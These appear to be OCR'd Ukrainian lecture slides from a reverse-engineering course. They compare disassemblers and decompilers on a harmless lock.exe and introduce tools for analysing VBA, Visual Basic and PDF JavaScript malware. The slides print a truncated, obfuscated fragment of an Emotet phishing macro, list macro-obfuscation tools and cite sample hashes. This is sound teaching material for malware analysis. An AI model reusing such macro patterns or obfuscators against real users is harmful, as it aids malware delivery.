
Ghidra SRE

Ghidra – https://ghidra-sre.org/:

- платформа зворотньої розробки, підтримується NSA RD;
- дизасемблер та декомпілятор для 16+ сімейств процесорів;
- можливість організації спільної роботи;
- вбудовані засоби автоматизації та розширення.

Ліцензія – вільне програмне забезпечення (Apache 2.0), безкоштовна.

Приклад lock.exe у Ghidra




Cutter

Cutter – https://cutter.re/:

- платформа на базі radare2;
- зневаджувач, емулятор та hex-редактор;
- декомпілятор на базі Ghidra;
- вбудовані засоби автоматизації (Python).

Ліцензія – вільне програмне забезпечення (GPLv3), безкоштовна.

Приклад lock.exe у Cutter



Приклад lock.exe у GNU Binutils objdump (BFD)

```
$ i686-w64-mingw32-objdump -d lock.exe
lock.exe:     file format pei-i386
Disassembly of section .text:
00401000 <.text>:
  401000: 55          push   %ebp
  401001: 8b ec       mov    %esp,%ebp
  401003: 83 ec 08    sub    $0x8,%esp
  401006: c7 45 fc+ movl   $0x403000,-0x4(%ebp)
  40100d: c7 45 f8+ movl   $0x40300c,-0x8(%ebp)
  401014: 6a 24       push   $0x24
  401016: ff 75 fc    pushl  -0x4(%ebp)
  401019: ff 75 f8    pushl  -0x8(%ebp)
  40101c: 6a 00       push   $0x0
  40101e: ff 15 00+ call   *0x402000
  401024: 83 f8 06    cmp    $0x6,%eax
  ...
```

Інші дизассемблери

Існує велика кількість інших дизассемблерів:

- Radare2 – https://radare.org/
- Binary Ninja – https://binary.ninja/
- Hopper – https://www.hopperapp.com/
- ODA – https://onlinedisassembler.com/odaweb/
- ...

Далі в курсі використовується IDA Pro та Ghidra, якщо інше не вказано явно.

Hex-Rays Decompiler

Hex-Rays Decompiler – https://www.hex-rays.com/products/decompiler/:

- плагін у складі IDA Pro;
- архітектури x86/x64, ARM32/ARM64, PowerPC/PowerPC64, MIPS.

Ліцензія – комерційна, безкоштовно у IDA Evaluation (x64).

Ми не схвалюємо використання неліцензійного ПЗ (отриманого, наприклад, з https://t.me/idapro)

Приклад lock.exe у IDA Pro 7.0 + Hex-Rays Decompiler

```
int start()
{
  int result; // eax

  result = MessageBoxA(0, aLockWorkstatio,
    aHelloKitty, 0x24u);
  if ( result == 6 )
    result = LockWorkStation();
  return result;
}
```

RetDec

RetDec – https://retdec.com/:

- декомпілятор машинного коду на основі LLVM;
- архітектури 32-бітні x86, ARM, MIPS, PIC32, PowerPC та 64-бітні x86-64;
- формати виконуваних файлів ELF, PE, Mach-O, COFF, AR, Intel HEX;
- на виході C або Python подібний код.

Ліцензія – вільне програмне забезпечення (MIT), безкоштовна.

$ retdec/bin/retdec-decompiler.py lock.exe

```
// Address range: 0x401000 - 0x401033
int32_t entry_point(void) {
    // 0x401000
    int32_t hWnd; // 0x401000
    int32_t v1 = MessageBoxA((int32_t *)hWnd, (char
        *)&g1, (char *)&g1, (int32_t)&g1); // 0
        x40101e
    int32_t result = v1; // 0x401027
    if (v1 == 6) {
        // 0x401029
        result = LockWorkStation();
    }
    // 0x40102f
    return result;
}
```

Інші декомпілятори

Існує велика кількість інших декомпіляторів:

- Relyze Desktop – https://www.relyze.com/overview.html
- Reko – https://github.com/uxmal/reko
- Snowman – https://derevenets.com/
- Boomerang – http://boomerang.sourceforge.net/
- REC Studio 4 – http://www.backerstreet.com/rec/rec.htm
- ...

Далі в курсі використовується Hex-Rays Decompiler та Ghidra, якщо інше не вказано явно.

Розробка інструментів аналізу машинного коду

Платформи та бібліотеки декодування та дизасемблювання:

- Capstone – https://www.capstone-engine.org
  - 8+ сімейств процесорів, API для 22+ мов
- diStorm3 – https://github.com/gdabah/distorm
  - x86/x64, API для C, Python, ...
- BeaEngine – https://github.com/BeaEngine/beaengine
  - x86/x64, API для 7+ мов
- Intel XED – https://intelxed.github.io
  - X86 (IA32 and Intel64), референсна реалізація Intel
- Zydis – https://zydis.re
  - x86/x64, API для 5+ мов, вбудовані системи

Розглянемо застосування Capstone для аналізу lock.exe

- https://www.capstone-engine.org/lang_python.html

Дизассемблер lock.exe з pefile та capstone

```
#!/usr/bin/env python3
from pefile import PE
from capstone import *

pe = PE('lock.exe')
ep = pe.OPTIONAL_HEADER.AddressOfEntryPoint
code = pe.get_data(ep).strip(b'\0')

md = Cs(CS_ARCH_X86, CS_MODE_32)
for (a, sz, mn, op) in md.disasm_lite(code, ep):
    print("{:x}: {:4s} {}".format(a, mn, op))
```

Дизассемблер lock.exe з pefile та capstone (contd.)

```
1000: push ebp
1001: mov  ebp, esp
1003: sub  esp, 8
1006: mov  dword ptr [ebp - 4], 0x403000
100d: mov  dword ptr [ebp - 8], 0x40300c
1014: push 0x24
1016: push dword ptr [ebp - 4]
1019: push dword ptr [ebp - 8]
101c: push 0
101e: call dword ptr [0x402000]
1024: cmp  eax, 6
1027: jne  0x102f
1029: call dword ptr [0x402004]
102f: mov  esp, ebp
1031: pop  ebp
1032: ret
```

Кошенятко після лекції KPI_RE

Лекція 3: Аналіз інтерпретованого та проміжного коду

У лекції

Статичний аналіз інтерпретованого та проміжного коду:


- Visual Basic та похідні (Microsoft Office VBA, VBScript)
- JavaScript та похідні (Acrobat JavaScript, JScript)
- PowerShell
- .NET
- ActionScript (Adobe Flash, AIR)
- Python
- Java
- LLVM IR

Аналіз Microsoft Office Visual Basic for Applications

- Формат MS OLE2 (Structured Storage, Compound File Binary)
  - oletools – https://github.com/decalage2/oletools
  - OpenMcdf – https://github.com/ironfede/openmcdf/
- Відновлення вихідного коду
  - olevba – http://www.decalage.info/python/olevba
  - oledump – https://blog.didierstevens.com/programs/oledump-py/
- Аналіз байткоду та динамічний аналіз
  - VBA p-code disassembler – https://github.com/bontchev/pcodedmp
  - vhook – https://github.com/eset/vba-dynamic-hook
- Обфускація та деобфускація
  - Evil Clippy – https://github.com/outflanknl/EvilClippy
  - VBad – https://github.com/Pepitoh/VBad
  - macro_pack – https://github.com/sevagas/macro_pack

Приклад: фішингові кампанії COVID-19, Emotet

https://app.any.run/tasks/43b76161-ef47-467d-85bf-4cc0f48891d4/



Приклад: фішингові кампанії COVID-19 (contd.)

___.doc (кор. “конференція”), MD5 379959d80d0bfc45aab6437474d1f727


```
$ olevba ____.doc
VBA MACRO Nqukletjuo.cls
in file: word/vbaProject.bin—OLE stream: 'VBA/Nqukletjuo'
...
Private Sub Document_open()
Const sss = 234
Call Cbokboildamo
End Sub


...
VBA MACRO Iizgszjgq.bas
in file: word/vbaProject.bin — OLE stream: 'VBA/Iizgszjgq'
...
Function Cbokboildamo()
    jdh3k2n = _
"pizdec"
a = "pizdec" + jdh3k2n
dddd = (Dehwcbks)
mxnby = "pizdec" + dddd + jdh3k2n
...
```

Аналіз Visual Basic

- Декомпілятори
  - VB Decompiler – https://www.vb-decompiler.org/
  - https://www.program-transformation.org/Transform/VisualBasicDecompilers
- Аналіз байткоду
  - P32Dasm – http://progress-tools.x10.mx/p32dasm.html

Приклад:
Зразок GuLoader, MD5 4aac102b7ba4c680c242660d98a4caa7
https://app.any.run/tasks/146d275e-380c-462a-928b-35e0af7365c0/
Аналіз – https://research.checkpoint.com/2020/guloader-cloudeye/

Приклад: GuLoader/CloudEyE dropper



Аналіз JavaScript for Acrobat

- Документи PDF
  - PDF Tools – https://blog.didierstevens.com/programs/pdf-tools/
  - Origami – https://github.com/gdelugre/origami
  - peepdf – https://github.com/jesparza/peepdf
- Деобфускація JavaScript
  - JS Beautifier – https://github.com/beautify-web/js-beautify
  - de4js – https://github.com/lelinhtinh/de4js
- Динамічний аналіз
  - Google V8 – https://v8.dev/
  - Mozilla SpiderMonkey – https://developer.mozilla.org/en-US/docs/Mozilla/Projects/SpiderMonkey
  - Rhino Debugger – https://developer.mozilla.org/en-US/docs/Mozilla/Projects/Rhino/Debugger
  - box-js – https://github.com/CapacitorSet/box-js

Приклад: CVE-2018-4990, Acrobat Reader Double Free

